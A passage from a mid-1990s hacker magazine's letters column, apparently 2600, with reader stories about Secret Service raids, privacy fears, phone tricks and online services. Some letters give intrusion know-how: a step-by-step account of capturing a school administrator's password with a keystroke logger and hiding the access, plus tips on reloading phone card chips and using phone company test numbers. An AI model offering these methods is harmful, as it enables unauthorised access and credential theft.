The consumer has no way of finding out the password without cracking it, debugging the binary recovery program, or calling tech support and outright asking for it. Personally I got them to tell me what to type by asking for the command to unzip by hand... not the recovery program method. I haven't tried to see if they'd raise a stink if I asked "what's the zip file password?". Anyway, all systems apparently have the same "magic" password.

The consumer has outright paid for the computer and accompanying software, and IBM has simply presented the consumer with a large pain-in-the-ass. I'd just like to say "good going" to the many men and women at IBM who so successfully have kept up the IBM tradition of retarded attempts to control the masses.

Starz N Strifez

Tradition is the word and it will eventually be IBM's downfall.

Clueless Idiots

Dear 2600:

It really makes me mad to see how the public pisses in our face. I am a freshman in high school. The kids there are pretty decent to freshmen. But don't tell anyone you know anything about computers! Soon every teacher in the school will be saying to you, "I can't figure out this DOS command, COPY??" I know there are more of you out there! Doesn't it suck when you hear, "Hey, do you kids wear those "VR" glasses when you're on that Internet thing?" How many of you does that make sick? And sure as hell don't tell anyone that you're a hacker! Talk about being ignored! Why don't they get it?! I have a friend in school. I consider him the only equivalent hacker in our grade, and one out of the about ten ElItE of our school. I had a similar incident like the one depicted in a letter in your Winter edition. I walked up to a payphone in our gym lobby during lunch. Sure enough, one of the yuppie lamer computer teachers was there, and they covered the receiver and said covertly, "Joe, I'll call you back, there's some of those cyberspace phreaks behind me." That just about drove me over the edge! Well, thanks for alerting other "young" hackers to the possibility of being shunned if you reveal your identity. Please don't use my real name.

EliTe ProTocOl

Being shunned because you're a hacker is a whole lot more upsetting than people asking you stupid questions because they think you know more than they do. We suggest being helpful and patient, then letting them know that a hacker has led them out of the darkness. The reaction could be priceless.

Finding 2600

Dear 2600:

Well, I finally found a copy of 2600 in my local Barnes & Noble (Hoboken, NJ - the only copy I've ever seen there). Even though I was beginning to feel a bit like Ishmael chasing that white whale, the wait was well worth it! The copy I picked up (Winter 95-96) was just the tonic I needed to cure the mid-winter blahs. Your zine embodies the essence of a free society: the theory that the free exchange of information and knowledge can never be bad. It's such a shame that the country that was built upon the foundations of radical pamphleteers such as Tom Paine seems so ready to toss free speech out the window. This country needs publications like 2600 and the individuals who work to put it together. Bravo - I just hope I am lucky enough to find a copy once again. (I'm just a wee bit nervous about the subscription thang.)

DavesDead

And very very Grateful

Dear 2600:

I moved from San Antonio, TX to a small town in South Texas and everyone here who sees me reading your magazine keeps asking me where they can get your mag. I tell them to subscribe but they are afraid their moms, dads, or wives will see it and think they are doing something illegal. I tried to explain that the information is not illegal - it's the "illegal use of" that is illegal. And it's this reason why I ask, "Where is the nearest place to buy your magazine south of Corpus Christi, TX? In case you're wondering, I get my cousin to buy it and send it to me from Houston, and it seems to me that she is getting tired of doing this so I may be subscribing soon.

s6killer

Subscribing really isn't that bad an idea unless you live in the kind of place where your mail is opened before you get to it. All of our issues are sent in envelopes and the name of the magazine isn't printed on the envelope. As for where to find it, check any bookstore that carries a wide assortment of magazines. If you don't see it, ask. If possible, find out who their distributors are and tell us so we can contact them.

Dear 2600:

Just wondering when to expect the Spring issue in stores? It seems like every issue comes out a little later than the last. You are now at the point of being a season behind, whereas most periodicals come out in advance of the stated month.

I Gate

We fell behind a little but the major problem with the spring issue was cause by a distributor snafu - they waited a week to pick up our issues, let them sit another week at their offices, and then bookstores around the country took their time putting them on the shelves for some reason. The result was that issues sent out in late April didn't make it to the stands until mid to late May. (Subscribers got issues as soon as they came out.) What's most disturbing is that we found stores who swore they put the issues out the day they received them, yet we discovered gaps of up to six days where the issues were stored in a back room somewhere. We're trying to get to the point where we come out when the seasons change, possibly even earlier. For now, if you don't see us a month after the change of a season, start asking at the counter. Every day.

Inspirational Speech

Dear 2600:

First, I want to say I just read my first issue of 2600, and want to thank you for providing this fabulous forum. Next, I want to say that yours is another in a growing list of reassuring places where freedom-loving individuals can gather to exchange information and encouragement. I was inspired by your "Speech Control" article. Lastly, I want to comment on the letter from Joel in your Fall 95-96 issue. The "white college graduate conservative, clean-living, Republican", etc. who believes "The day 2600 is not allowed to be published is the day the revolution has to begin." He sounds like what the mainstream media calls militia members. He'd better be careful or the FBI will be at his door <grin>. The interesting thing is that no matter whether people call themselves right wingers or left wingers, there is one thing more and more have in common, a tendency to watch the watchers, subvert the controllers, and oppress the oppressors. God bless the effort.

By the way, does 2600 have a PGP Public Key?

Bottomless
Somewhere, USA

Individual spirit is never confined to a certain political ideology or, for that matter, excluded from one. The more bad things that happen, the more apparent this is becoming. Our PGP key can be found on our staff page or by fingering 2600@2600.com.

Secret Service Reactions

Dear 2600:

Just wanted to commend you on your recent SS surprise. Although I had known about several of the cases you reported, this recent addition to the 2600 web site

reinforced my belief in the corruption of the SS. The only thing is that I doubt they'll let it go by for long - I'm pretty sure they're going to take some action. Hell, you guys have every right to do what you're doing, and I'm sure you guys down there can keep them at bay. After all, any action they take to block out the pages would certainly make them look even worse, as they obviously don't want the public to know the truth and that would make it more apparent. My hat's off to you guys. Keep up the good work and good luck.

Active Matrix

If public opinion mattered to the Secret Service, they would have altered their course long ago. A growing number of people look upon this agency with fear and revulsion. When you consider that one of their primary missions is to protect the President and presumably stand up for the "American way of life", terrorizing the American public seems to be a rather stupid move.

Dear 2600:

This letter is in response to the stories about dealings with the Secret Service and various factions of federal government law enforcements groups that in their (in)finite wisdom see fit to try their best at doing the very thing that their faction is there to protect against.

My handle, and therefore my name for all intents and purposes, is Captain Hook. I am 24 years old and live in Northern California and, over the years, since around age ten, I've been what you'd best call a computer or electronics enthusiast. I consider myself to be a learned individual and try my best to understand everyone's point of view before placing an opinion.

During May of 1994, I frequently called the 2600 Voice BBS, and posted and listened to several messages therein, where I made a few friends, who, like me, were interested in computers, telephony, and electronic fields of study. During this time frequenting the voice BBS, I came upon a man who went by the name of Silverback. After exchanging phone numbers, I found out that he was a relatively intelligent individual who, as a profession, was a private investigator. A month or so later, in June of that same year, Silverback received some information via email, as I recall, that I had acquired some small amount of Uranium 235 ore, which I had not. I still have yet to figure out where this email came from as Silverback himself could not reply to it - it was sent from his own account, or so he said. After receiving this email, Silverback took it upon himself to see what the said Uranium was worth by propositioning an undercover Secret Service agent. The agent then showed Silverback his identification and placed him under arrest.

After Silverback was arrested and questioned, he of course told the agents that some person had written him email from his own account and had told him therein that this Uranium could be obtained from me. Of course this interested the agent, who ordered Silverback to reveal the location of my whereabouts. About two days later, in mid-June I believe, I went to answer my door. The same agent, along with three of his friends, pushed me out of their way and frisked me with some sort of prodlike device (I'm assuming it was a geiger counter). They then proceeded to tell me to cooperate with them. I was torn between laughing and being scared to death. Two of the agents proceeded to round up everyone in the house consisting of my youngest brother, my mother, and her roommate. After everyone was brought into the living room, they were all frisked too (as if my mother was hiding anything in the towel she had wrapped around her). I had asked to see a search warrant. To this the agent in charge (the same one who arrested Silverback) told me that "I have the authority to do whatever I wish. You see this handset? I have the Attorney General for the State of California on here, directing me. I suggest you cooperate and stop asking questions." After that I peered out my window and saw flying overhead a dual propped helicopter. Then four more agents came in and started making their way to the garage, where my room was. They appeared from my bedroom about five minutes later with all sorts of gear. I was informed that they were going to take with them my mother's computer from school (she is a teacher at a local high school), every phone in the house, a lineman's handset I had bought (which I showed them the receipt for), and a Ziad Handset, which is like a lineman's handset only with a few more options such as a voltmeter (which I also produced the receipt for). They also took my roleplaying books, a few manuals from my old apple IIe days, and some batteries. I was escorted outside, asked where the Uranium was, to which all i could say was I haven't a clue as to what they were referring to, which was the honest truth. Then he "nudged" me against the side of the house, and informed me that I had better not contact anyone about this incident, or I'd be "spending a lot of time with Bruno in the pen" as he so eloquently put it. He further stated that the articles taken may or may not be returned, depending on whether I "luck out". To this day I have not heard from the agents, although I've written several requests to the local Secret Service Office, just across the street from the 2600 meeting I host in Sacramento. I am afraid I will never see the articles again. I haven't heard from Silverback, or even heard of him. I did have some respect for at least some aspect of government officials, but that is slowly dwindling. Maybe you or your readers might have some insight into this. I hope that this is an isolated incident and not occuring randomly throughout the state or country. Either way, though, this is my story. Thank you for listening.

Captain Hook
Sacramento

Fun Numbers

Dear 2600:

Sorta different but at the same time relevant. A local

joke around here is to tell someone to call "The Pickle Man". You call 617-PICKLES and ask the guy who answers to tell you a joke about pickles. Well, I did this many years ago while drunk at a party but I never forgot it. The number is the direct line to the Boston FBI. I thought you might get a kick out of the number. Enjoy.

Cache $$$
Boston

Either you were drunker than you thought or the FBI finally lost its patience. Either way, that number is disconnected.

Dear 2600:

In my March 1996 phone bill is a Pacific Bell leaflet describing the area code change taking place in Los Angeles County: part of the 310 area code will become 562 (roughly from the Los Angeles river, east to the LA County border).

"We've already upgraded our equipment to accept the new area codes, and we've notified customers with PBX equipment to make similar changes. If you have programmable phones or other equipment, you may need to make changes so these new codes can be reached. A special toll-free test number has been established to verify that PBXs can complete a call to area codes with the new look. That test number is (562) 317-0317."

Problem is, from a Pac Bell-served area in the 714 area code, the test phone number doesn't work. The switch defers me to a recording telling me a "1" isn't necessary when dialing this number. This tells me that the equipment can't yet recognize a digit other than 0 or 1 as the second digit of an area code. Some test number.

Scott

There's nothing wrong with the test number; it's your central office that's screwed up. In fact, the only time you actually get through to the test number is when the test is successful. By not getting it, you were alerted to a problem. Hopefully the switchmen in your area got around to dialing the same number.

Dear 2600:

Hi, I'm an 11 year old hacker who loves this mag. OK, to the point: there's a trick where I live where you dial 984 plus your last four digits, wait to hear the dial tone, hang up, then pick it up again. You hear a high pitched whine, hang up once again, and the phone rings. What the hell is this?

Vitamin X
Bethlehem, NH

It's called a ringback and they're quite common although the first three digits are often different from place to place. It's for phone company testing which means you're not supposed to know about them. But we know of nobody in the history of the world who's ever gotten into trouble for using one, except for maybe annoying people inside their house by constantly ringing the phone.

Dear 2600:

Here are some numbers for the 707 NPA. Ringback: 780-xxxx (doesn't work in all cities), quiet line: 575-0049, lineman's ANAC: 211-2222.

TRON
Santa Rosa, CA

Warning: that "quiet" line starts with a very loud tone before it turns quiet.

Hiding Files

Dear 2600:

The correspondent Equant (p. 32, Winter 95-96) offers some suggestions about hiding files on a Mac. Unfortunately, the suggestion to "erase the folder's name" doesn't make sense. Even the Mac won't let you have a nameless folder or file. However, you can name the folder with spaces, any number of them up to 31. You can even use the non-breaking space (OPTION-spacebar). You can even name your files with varying numbers of spaces, if you can remember what's where.

However, all of this is rather pointless because anyone who uses any of the Finder's list-style views (e.g. View by Name) will be able to see the supposedly hidden folder. It may have a blank name, but it will still have a little triangle next to it, which can be clicked to display the entire folder's contents. Oops, not so invisible anymore. In addition, anyone using the Standard File dialogs to Open or Save from any application will also be able to see the folder listed, and can easily examine its contents (easier in Put File than Get File).

A camouflage strategy might work better than trying to be invisible, especially if you hide your files in a large enough crowd. A good choice might be the Extensions folder, or any of its sub-folders. Since your files aren't really extensions, normal Extension Managers won't be able to see or move them, and that's how most people turn extensions on and off. Also, your files won't ever cause "startup conflicts" or any such trouble, since they don't do anything. Remember, you're just hiding in a crowd. The Preferences folder is also a pretty good place to get lost in a crowd, since it's hardly ever cleaned out completely, so dusty old junk tends to accumulate.

To further recede into the crowd, name your files things like "Claris Update", or "General Help", or other appropriate but innocuous things for the crowd. See what software is installed on the machine, and pretend to be a relative. Spread your affections around - don't stick with just one or two apps.

I recommend that you also give your files custom icons copied (and optionally modified) from the "host" application or its genuine support files (e.g. spelling dictionaries, preferences, etc.). There are still a couple of give-aways that your files are bogus, like a Get Info will still identify the file as "application program", or "XYZ document", or whatever application owns the file. Still, most people don't bother with the extra effort

(and many don't even notice), so you're pretty safe from casual inspection. But if the "Kind" column in listViews is visible, you'll have a glaring inconsistency, so you might want to use the Views control panel to hide that.

And if you're really paranoid about snooping, you can always encrypt your files. If you don't have an actual encryption program, many shareware compressor/archiver programs (Stuffit, Compact Pro) have an encryption feature. By keeping your files in an encrypted archive, you become even more unobtrusive, because you only have to camouflage one file. But you might want to sprinkle some redundant copies around (with different keys, of course), in case someone stumbles across your archive and deletes it.

Greg Guerin
Tempe, AZ

Dear 2600:

This is in regards to Equant's solution to "How do I hide files on a Mac?" in the Winter 95-96 issue. Creating a custom white icon and replacing the name with spaces or unprintable characters is an OK solution, but chances are, the reason you need to hide files is because someone else uses your computer, or else you're using theirs. However, anyone can easily change the views within a window, in which case your folder will appear conspicuously at the top of the list when sorted by name, as ASCII characters 0 through 32 (32 is the space) come first. This is frequently done in Mac computer labs and servers because it is the most efficent way to list many files in the Finder. Also, with the new find file utility in System 7.5, the standard search criterions have been greatly expanded. Users can run into your files by mistake, and someone who is looking for your files would have all too easy a time.

The best way I have found to hide files is through a soft partitioned segment of a hard drive, either at a node or on the server, or creating a subnetwork off the server's backup drive. Because of the popularity and wide distribution of ResEdit, making files invisible is not effective anymore, as well as being a pain in the ass when the time comes to open those files. Creating a partition or subnetwork is relatively easy.

Using a key capture program is the easiest way to go, although I have seen some sysops who actually think At Ease is good enough to cut it as a security system for Macs, in which case you just search for "At Ease Preferences" and view the file through the find file utility. You should see the password, unencrypted, plain as day, usually something incredibly clever like the sysop's middle name, somewhere in the file. A friend of mine discovered that At Ease could also be disabled by holding down every key on the keyboard at startup, but I figure that "feature" has been removed. Anyway, then you can get out of At Ease and use a soft partitioner (that you thoughtfully brought with you) with encrypted password protection to allocate your own bit o' hard drive. The problem for this arises when someone else is writing their term paper at your terminal....

Now here's a better way to do it: Once again use a key capture program to capture the admin's password. You might wonder how we did that, as we couldn't write to the system folder on the server. Well, at my old high school, we stored the key capture program in the extensions folder (it was an INIT), pulled the system file outside the system folder, and attempted a restart. Of course, it didn't boot, so the admin rushed over with a boot disk, restored the system file, logged in as admin, checked out file sharing, logged off, and voila, we had login name and password. As soon as he walked out for a coffee break, we logged on as him from a terminal, accessed the server utilities to create our own (small) network on the backup hard drive, and from then on, we could log on as admin on our own network, without having to worry if two admins would be registered on the log records at the same time. As a note: we made sure he couldn't even see the new network, and we logged on and off several times after setting up the network, so that the fact that another admin had logged onto his system scrolled off the top of his window... not very high tech there, but it worked. Note: it's becoming more dangerous to do this and it is getting harder to get admins over to your terminal because of programs like Timbuk3 that are out now - you never know who's watching.

Flatliner

Phone Card Hacking

Dear 2600:

Hi! I've read the article about the phones in Pakistan (Winter 95-96) and I've two things to tell - actually one is a question and the other is an explanation.

The question is: Here in Israel we have the same card like the Telecom Foundation card, with the unit meter, etc. Is there a way to hack this card? Or to reload it? The explanation is: I'm originally from Argentina. There we have cards like the Telecard, with chips on them. Well, after trying several times, me and a couple of friends found a way to reload the chip. You need an electromagnet with the positive and the negative pins. You put the positive pin in the left side, over the third rectangle of the chip and the negative pin over the first right side rectangle. Turn on the magnet for about 15-20 minutes and what you have is ten new units. Don't ask me why but it worked. We always had fresh new cards with us.

Uri
Jerusalem

It's possible the same trick could work on the Pakistani cards or on other similar ones. Until such cards become widely used in the United States, or until we start hearing from more overseas correspondents, all we can say is that it seems highly possible.

Stupid Question

Dear 2600:

OK, here is a probably stupid question. I have someone's IP address. I want to know if I can get more information on this person from their IP address. I grabbed this when I was using CU-SeeMe. I want to find out the person's email address and, hell, anything else I can get. I am new to hacking/phreaking/all that stuff. Sorry if I seem so stupid, but i guess you'll just have to deal with it. Thanks.

ben

Actually, the only stupid thing about your question was assuming it was stupid. Everyone who knows the answer at some point had to ask the question. Not asking out of fear is dumb but not nearly as dumb as ridiculing someone for asking. Many times the people who do this don't know the answer themselves! Anyway, as far as your question goes, the IP address will get you the name of their site. That info by itself, though, won't get you the username and, last we checked, CU-SeeMe doesn't reveal an actual username. If you have the IP and access to a Unix prompt, simply type "nslookup" followed by the IP address and you will see the translation. (This will work in reverse if you are looking for the IP number.) To get a list of all machines on a site, type "nslookup" and hit return, then "server xxx.site" (where xxx.site is the sitename), and finally "ls xxx.site".

Pirate Radio

Dear 2600:

Can you please run an article on how to make your own pirate radio station? I saw a TV program that features the pirate radio station in Berkeley and I really want to know how you build one of those things and where you buy the parts. Please, please, please run an article that explains in-depth how you do this and all of the dangers involved in running one. The TV show didn't go into this. Thank you.

CrIcKeT

Free Radio Berkeley (104.1 FM) has been on the air for some time now and has been successfully challenging the Federal Communication Commission's stranglehold on broadcasting in this country. They've started a phenomenon known as "microbroadcasting" which is basically broadcasting at a power of less than 100 watts. This is frequently enough to cover an entire city if the transmitter is high enough. Because the FCC refuses to grant a license to any station at such a low power, they've basically made it impossible for low cost broadcasting to exist. This position is naturally supported by existing high power radio stations who want a captive audience. But it's clear that there is a large market for low power, uncensored broadcasting. Imagine a radio station that plays rap music or hardcore or ska around the clock without bleeping out every other word. Or a station where people could speak like normal people and not radio personalities. There has never been a better time to challenge the FCC restrictions on broadcasting and the federal government's clampdown on speech. What's most inspiring is the fact that no matter where you are, there is plenty of space on the dial for microbroadcasting. Even in New York City, where every frequency seems to be taken, a microbroadcaster can easily squeeze between two commercial stations. For example, 103.5 FM is a powerful New York City station as is 104.3 FM. You would not be able to stick another powerful station at 103.9 because that would interfere with stations in Westchester and on Long Island. But a 100 watt or less station would interfere with nobody at that frequency as its signal would not leave New York City and 103.9 is not licensed for that area. (A 100 watt station at 103.7 or 104.1 would be too close to existing local stations and would probably cause problems and be almost impossible to receive.) Free Radio Berkeley can be reached at (510) 464-3041 or by email: frb-spd@crl.com. Their address is 1442A Walnut #406, Berkeley, CA 94709. They sell low power radio kits. If you decide to delve into this world, however, expect to be challenged in the form of FCC raids and fines. If you develop a strong following before this happens, you may stand a chance of getting as far as the folks in Berkeley did. That means acting responsibly, not interfering with other stations, serving the needs of a community, and not trying to sound like a commercial station. If you do a really good job, commercial stations will eventually try to imitate you. Good luck.

Privacy Invasion

Dear 2600:

I stumbled across something that I figured might be of interest to other 2600 readers. The other day, at an ATM machine, I happened to see a VISA CheckCard lying on the machine. Being the good person that I am, I called the issuing bank and asked where to send this lost card so it wouldn't fall into the wrong hands. The friendly operator then proceeded to tell me the person's address and phone number, without me asking. I mailed the card to the person, but I can only imagine what kind of trouble could be caused had I been a malicious hacker.

hell-boy

Not to nitpick, but "malicious hacker" is a term coined by the media that's designed to strike fear into the hearts of the average American and improve the ratings. There are hackers who turn into malicious people and that's when they move away from hacking and towards crime. It's in the interest of governments and large corporations to blur that distinction so that we equate exploration, curiosity, and rebellion with things that are evil. Your actions reflect exactly what a hacker does: you discovered something, you told everyone

about it, and you realized that you found a major privacy violation. We'd like to know the number you called.

Dear 2600:

I recently inquired about ordering something through the Internet and this is part of the response I got.

"To make payment, you may either call us between 9-6 PST Mon. - Sat. at xxx xxx-xxxx or you may FAX your Visa/MC info to xxx xxx-xxxx or you can send us two emails, one with all but the last four digits of your Visa number, and the second with the last four digits and expiration date."

This is the first time I have ever heard of ordering through the Internet by credit card by splitting up the card number. Actually, it is not the worst of ways of sending an unsecured message.

What do you think?

Raymond

No, it's not the worst way but it's far from the best. Consider that the people sniffing the network or reading email would get the same messages intended for the recipient and it's pretty obvious that nothing is accomplished except a false sense of security.

Hidden TV Worlds

Dear 2600:

Believe it or not, there's a wealth of info hiding inside your TV, and I'm not talking about the 11:00 news here. I'm talking about videotext services. These services are transmitted along the same avenue as closed captioning services, the vertical blanking interval to be exact.

Just what is the vertical blanking interval? It's the gray (sometimes black) line you see on your TV when the picture "rolls up". Sometimes this line will have small white specks dancing around inside it, usually along the bottom third of the line. These specks resemble a data signal being carried along with the video and audio. If you have a closed captioning decoder hooked up to your TV or if your TV has a decoder built in, you can view these services. The decoders in most TVs will have these settings:

MODE: OFF, CAPTION, TEXT
CHANNEL 1, 2
FIELD 1, 2

Putting your decoder in CAPTION mode of course allows you to view captions carried on most programs. The TEXT mode on the other hand allows you to view videotext services. Text can appear in color or monochrome. Here's a sampling of the services I've seen in use:

WKMJ, Channel 68, Louisville, KY: A service going by the name of AGTEXT provides agricultural information including futures prices and weather reports. KSTP, Channel 5, Minneapolis, MN: During prime time (7 PM to 10 PM in this area), ABC Television displays a schedule of closed captioned programming. However, this service is no longer in use and may have been a test.

If you have a MacTV or a closed caption ready TV card in your PC, you can download and print this text. Hmm, maybe these services will become interactive some day. Who knows? Only time will tell. In the meantime, try surfing the channels in your area for text services and let us know what you find.

Airwolf
Minnesota

The Truth Revealed

Dear 2600:

I've been reading your magazine for five years, and the information in it has always been at the very least interesting. It's taken me until now to figure out the true purpose of the magazine, or what I believe is its goal. If you take everything written in the magazine at face value, then it would seem that it is against the type of world that was described in 1984. From what I have deduced, 2600 Magazine is not for free speech, is not pro-hacker, and it supports the creation of a totalitarian regime. The magazine's justification for printing information about various holes in different systems is that they should be fixed and can no longer be exploited. For instance, if the different Bells redesigned their payphone system everytime someone found a way to make free calls, it would eventually get to the point where an operator would have to come onto the line to verify that the call was legal. However, operators, being human, would not be perfect (2600 would probably publish an article on how to manipulate the operators into giving you free calls) and the cycle would continue until it would be impossible to make a phone call without a camera behind you making sure that you were paying for it. So therefore, does 2600 strive for a world that is like that of 1984? Emmanuel Goldstein in the end was created by Big Brother, and is probably its greatest asset.

The Propagandist

Well, it only took twelve years for someone to figure it out.

Dear 2600:

I have been reading 2600 for some time and I find it to be a forum for snot-nose-right-wing-conservative-ditto-head-Republican vandals. I think it's time that you put the tape on your Coke bottle glasses and reinsert your pocket protectors and slither back into your closets. You call yourselves freedom fighters? Freedom from what? Civilization? Law and order? Why are hackers portrayed as vandals and not Thomas Jefferson or George Washington? America is a great place to live and provides freedoms to all its citizens including Neo

Nazis, the KKK, hackers, Rush Limbaugh, and close-minded Republicans. Somewhere along the way a few boneheads started a rumor that certain rights and freedoms should not apply to anyone but them. Wrong again! The "right" to vandalize other people's property is not found in the Bill of Rights. The "right" to steal from someone is not found in the Bill of Rights. Need I go on or do you get the idea, bonehead!

I will continue to read your magazine and watch how far your select group of self righteous gang of vandals will go to prove that Forrest Gump is real and alive in cyberspace. If I may diverge from a civil tone to the type of vocabulary I see in the Letters to the Editor, I will tell you that your fuckin rag is the kind of shit that Hitler puked at his shitheads and look at the fuckin mess he got into. Get a goddam life dick face and stop all this fuckin around. I hope you are enjoying the abuse... because I enjoy giving it. This is not hate mail nor a threat, It is my opinion and I am exercising my right to express myself. All seriousness aside, who would you get to investigate me? The FBI? The CIA? Would you call the police? I think you would use your own thugs. Put the computer away and haul out the spray paint, guns, and crack. Be a real gang.

I.M. Free
Milwaukee

Our thugs are on it.

Eyes in the Sky

Dear 2600:

In the article (Volume 12, No 2), titled "Things That Happen", there was a section about the discovery of hidden cameras used to monitor traffic. It seems the idea is spreading. On my way to work, I couldn't help but notice something I've never seen before on top of the many light poles in the highway. I looked away without giving it much thought. But then I looked again. I finally realized these objects were cameras. This bothered me a bit. Two days later, a segment on the local news indicated that cameras were installed on several highways to monitor traffic, and to locate car incidents and remove them quicker to avoid heavy traffic during rush hours. During the broadcast, they showed the live videos the cameras were feeding into the monitors, and I noticed something quite odd in one of them. One of the videos was zoomed in on a parked car on the highway. Why would cameras monitoring traffic have such a feature? Either I'm a bit paranoid or could this technology be used for something other than "monitoring traffic", as they put it. It seems, at least to me, that everywhere you go there are cameras scrutinizing your every move. I wonder where cameras will appear next. Maybe in your own home?

Tek

Or maybe they'll skip right to the implants at birth. Who's to say?

AOL Purgatory

Dear 2600:

I have long known of and read the wonderful threads in alt.2600 newsgroup: AOL Sucks!!!, AOL FLAME! FLAME! FLAME!, aol.members.die!.die!. die! etc., but I never really agreed with what was said in them until now. I took advantage of AOL's offer to open up a web site using their provided "My Place" web/ftp server. I was able to open a successful web site for hackers, crackers, and phreakers.

Advertising my page in associated newsgroups provided RazorBack's Web Connection with instant success. Within a week of opening and hundreds of hits a day, I went to do a routine update to my page when I was told I had an "Invalid Account" and to call 1-800-etc. I gave good old AOL a call and sure enough someone (an AOL member) had complained about my site leading to my account termination. After five and a half years of (paying) loyalty to AOL, I was put under mouse arrest (getting busted for violating an online service's rules of conduct) without even being read my Internet Miranda rights. All they were able to tell me was, "Inappropriate file accessible via member's AOL web site". Oh yeah, thanks a fucking lot!

I've sent multiple faxes to AOL asking for a more specific explanation and three weeks later I have yet to receive a response from the mighty online giant. Have I been wronged? Surely I at the very least deserve a decent explanation. Information is not illegal, or is it?

RazorBack

AOL is fantasyworld. Treat it as such.

Warnings

Dear 2600:

I just got some inside info that you may be interested in letting your readers know about: in your last issue at the end of the classified section there was an ad about a CD ROM named The X-Philes. I found out that the FBI is watching a bookhouse called Atomic Books (watching all of their orders, tapping the phones, watching e-mail). Someone I know got visited so I just wanted to let you all know about this.

Max

Hopefully you let the Atomic Books people know as well. We'd certainly like to know more specific details.

Dear 2600:

Just thought you guys would be interested in this. In Colorado there is a porn sting operation run by the postal service and local police. They use an Audix voice mail service (303) 293-2953. It has four choices: S & M, Young Boys, Young Girls, and Animals. They ask you to leave your name, address, and phone number and they will send you more info (usually a catalog). If one orders something, a package is sent with a credit card

size tracking device built into the box which has a battery life of 4-6 hours. Once a person gets this into their home they conduct a raid. They are also using an online service: Privypol@aol.com. I am not making this up... it has affected many people around here. Print this and warn others.

F
Denver

Dear 2600:

It may interest you to know that someone has a block on your web home page. Specifically "Secret Service Codenames for People, Places, and Things."

I cannot print out that info. They also probably monitor and trace inquiring visitors. They do have that technology. This is Big Brother, big time. I tried to download info six times on different days. I can download and print everything else.

A. Friend

Without more specific info, we can't really address your problem. It seems unlikely that you could make it all the way to the title and not be able to get past that point. In all likelihood, we were having connection problems while you were trying this. If it's still happening, let us know the details and we'll get to the bottom of it.

PSI Horrors

Dear 2600:

I had a similar experience with PSI both professionally and personally. At home PSI screwed up my PPP account which hardly ever had enough lines to hook up reliably anyway. Finally they locked me out of my account for no apparent reason and I missed a couple of months of email while I was fighting about it. Finally they told me to get in touch with accounting and I figured that maybe the credit card the account was paid on was expired or changed or something, but they told me actually they owed me money and had a big credit towards my account that I still cannot use. Very handy indeed. I spent several hours with different PSI and Pipeline (I thinked they sucked PSI up or vice versa) and no one could help me either get my money, email, or account alive again. I feel good knowing they are keeping it for me and someday I may be rich or get my email.

At work we use PSI for a UUCP gateway. Lotus advised us to use a different provider because we had a multi "incident" charge setup that took a month before a drop of email spewed across. This apparently had to do with their protocol and server problems. Once it was finally working we had to switch dial up numbers because all theirs were so overloaded or had crashed servers on the other end, we generally got crap or bounced email 75 percent of the time. Now we are on the new improved NYC dial-up that is supposed to have 500+ lines on it yet I hear it many times a day playing recordings, busy signals, and my favorite, silence. I was ready to accept some orneriness from the Internet as far as reliability, but PSI has made it almost de rigeur in our office to verbally confirm important email, which is kind of like having no email at all.

In a nutshell, they are huge, growing too fast to provide decent service and probably raking in piles of money. Let's help them catch up with the demand and shop elsewhere.

Space Shot

We hear that PSI is going to be focusing mostly on big business and moving away from individual Internet users. It should be interesting.

Info Wanted

Dear 2600:

I was wondering if you could help me with something. I want to know how to find information about people through a computer. For example, is there a database with everybody's profile I could get into and read? I hope you can help. I would really appreciate it.

Raul
Houston

Yeah. Everybody's profile. Everyone in the world. No problem. The most interesting thing about your question is that in a few years people probably won't understand why we're being sarcastic.

The Marketplace

Dear 2600:

Your message states that "Marketplace ads are free to subscribers." Does this imply that bookstand fans who love their freedom as non-subscribers must pay to place an ad? If so, then why wasn't I informed as to how much?

The Omega Man
Austin, TX

We don't take advertising for money, period. We offer this service to our subscribers only. If you really want to take out an ad for money, try this: give us $21 for your ad and include your address. You will get four envelopes over the next year. Ignore them.

People Tagging

Dear 2600:

In reply to J.R.'s letter on the "tagging" of people, yes! Yes, this is occurring in today's society and government. There have been major pushes to put people on this "tagging" system, but none have really made it to the public's eye yet.

I, like J.R., am horrified at the thought of the government being able to find me whenever they want me. As I think most of your readers will agree, there have been some scary things happening in the past couple of years, but now the big one hits! The government is planning to start "tagging" convicts with these electronic devices soon.

Our friend, the government, is planning on injecting soldiers with a chip the size of a grain of rice so they can track them wherever they are in the world! These chips will carry just about your entire history on a thing the size of a grain of rice!

Kind of scary, huh?

Druid

Dear 2600:

There was quite an interesting letter in the Winter 95-96 issue from J.R. A lot of what he wrote is fact and is going on as you read this. I hope 2600 does take the time to investigate what he says. It would truly be a public service.

I, too, have heard from reliable ex-military sources that the CIA (among other agencies) is implementing such measures to track U.S. citizens. Of course when it comes time to make the public aware of this bit of technology it will be, perhaps, said to make life easier for us in terms of keeping one's medical records "on file" to expedite treatment. Or to make it easier to renew your driver's license, or to register to vote, or whatever. They will surely try to have us think that our government has its citizens' welfare at heart. Even as J.R. states, we'll be told (perhaps initially) that the chip is to keep track of child molesters and drug dealers.

There are idiots out there who refuse to see past their noses and will readily accept the given reason(s). Perhaps it won't even occur to them that their privacy is in jeopardy. The Behavioral Science people doubtless know the type of people who are most likely to accept the "reasons" for the chip. The initial "advertising" will target this group.

How about 2600 actually getting involved in (1) doing whatever it can to investigate our claims, and (2) actively joining the actual fight against these aims.

D.Q.
Stamford, CT

By printing your letters, we've become involved. And you can bet that whatever we find out we'll share.

Danger on the Highway

Dear 2600:

One thing that I have been curious about is the "Fastoll" system that has recently come into use on the Dulles Toll Road and Dulles Greenway in Virginia. This is a prototype automatic toll system allowing drivers to pay tolls without stopping at toll booths. Presumably, this kind of system will be installed throughout the country within the next few years.

I am particularly curious about the transponder which must be carried by all subscribers to this service. There are automatic toll prototypes which use DigiCash, but Fastoll uses an account system with ID verification. For this, a driver must carry a transponder which is activated by a signal from the toll booth and responds with a radio signal carrying the driver's account number. Naturally, this creates a great opportunity to track people's movements.

Waxan Dwane
New Jersey

Big Brother in the guise of convenience! We encourage our readers to explore this new technology.

Prisoners

Dear 2600:

I am currently in a Pennsylvania State Prison serving three and a half to ten years for PBX/VMB hacking, running up over $15,000 in illegal telco charges, and bank fraud. If any of your readers want to talk and exchange ideas, just write. All letters will be responded to. Jail will not stop a hacker.

Jon R. Spatz
Sci-Retreat #CT2560
RD #3, Box 500
Hunlock Creek, PA 18621

Dear 2600:

